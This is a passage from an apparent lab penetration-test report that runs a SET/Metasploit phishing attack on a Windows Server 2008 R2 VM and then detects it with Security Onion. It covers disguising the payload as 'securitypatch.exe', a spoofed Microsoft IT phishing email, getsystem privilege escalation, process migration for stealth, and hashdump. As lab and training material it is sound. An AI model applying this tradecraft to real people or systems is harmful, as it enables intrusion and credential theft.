


Figure 3.1 — SET payload generation menu and configuration




Figure 3.2 — Payload generated and saved to /root/.set/payload.exe

3.2 Payload Disguise

To increase the effectiveness of the social engineering attack, the payload was renamed from payload.exe to securitypatch.exe — disguising it as a legitimate Windows security update. This technique mimics real-world phishing attacks where malicious executables are disguised as trusted software patches.

```
cp /root/.set/payload.exe /home/kali/Downloads/securitypatch.exe
```

3.3 Phishing Email Construction

A convincing phishing email was crafted impersonating the IT Security department, citing a critical Windows vulnerability (KB5034441) requiring immediate patching. The email used urgency and authority — two key social engineering principles — to compel the target user to download and execute the payload.

Field	Value
From	itsupport@microsoft-security.com (spoofed)
Subject	URGENT: Critical Windows Security Patch Required — Action Needed Today
Pretext	Missing KB5034441 patch — RCE vulnerability — mandatory compliance
Attachment	securitypatch.exe (Meterpreter Reverse TCP payload)
Delivery	Python HTTP server hosted on Kali — downloaded by target




Figure 3.3 — Phishing email sent to Windows target with disguised payload attachment

3.4 Listener Setup & Session Establishment

SET automatically launched Metasploit's multi/handler with the correct payload configuration. Once the Windows target executed the securitypatch.exe file, the Meterpreter stage was sent (177,734 bytes) and a session was established between the attacker and the target.




Figure 3.4 — Metasploit multi/handler listener started by SET




Figure 3.5 — Meterpreter session 1 opened (192.168.109.131:1234 → 192.168.109.135:49984)

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > run post/windows/manage/migrate
[*] Running module against VAGRANT-2008R2 (192.168.109.135)
[*] Current server process: securitypatch[1].exe (4816)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4164
[+] Successfully migrated into process 4164
meterpreter >
```

Figure 3.6 — Active sessions list showing Windows machine compromised

4. Post-Exploitation

4.1 Initial Access & Privilege Escalation

After the Meterpreter session was established, the attacker had initial access as the vagrant user (VAGRANT-2008R2\vagrant). The getsystem command was used to escalate privileges to NT AUTHORITY\SYSTEM — the highest privilege level on a Windows machine — via Named Pipe Impersonation (Technique 1, In-Memory).

Action	Result
getuid	VAGRANT-2008R2\vagrant (initial access)
getsystem	Got SYSTEM via Named Pipe Impersonation (In Memory/Admin)
migrate	Migrated into notepad.exe (PID 1128) for stealth
Current process	securitypatch.exe (PID 5948) → notepad.exe (PID 1128)




Figure 4.1 — getuid showing initial access as VAGRANT-2008R2\vagrant




Figure 4.2 — getsystem successful — NT AUTHORITY\SYSTEM obtained




Figure 4.3 — Process migration to notepad.exe for stealth persistence

4.2 Post-Exploitation Commands

With SYSTEM-level access established, several post-exploitation commands were executed to demonstrate the extent of the compromise and gather intelligence from the target system.

- sysinfo — Retrieved OS version, hostname, architecture
- hashdump — Extracted Windows password hashes
- screenshot — Captured the live Windows desktop
- shell — Opened a native Windows command prompt

- run post/windows/manage/migrate — Migrated to stable process

5. Security Monitoring — Security Onion 3.0

5.1 SOC Dashboard Overview

Security Onion 3.0 was configured to monitor all traffic on the 192.168.109.0/24 network. The SOC web interface at https://10.0.0.99 provided real-time visibility into the attack through multiple tools including Suricata IDS alerts, Elasticsearch-backed log analysis, Hunt query interface, PCAP capture, and the Kibana dashboard.

The monitoring interface successfully detected and logged multiple indicators of compromise (IOCs) from the attack, including the Meterpreter reverse connection, the executable file download, and the privilege escalation activity.




Figure 5.1 — Security Onion SOC web interface — alerts overview dashboard




Figure 5.2 — SOC Alerts panel displaying Suricata IDS detections from the attack




Figure 5.3 — Suricata alert detail — Meterpreter reverse TCP C2 connection detected on port 1234

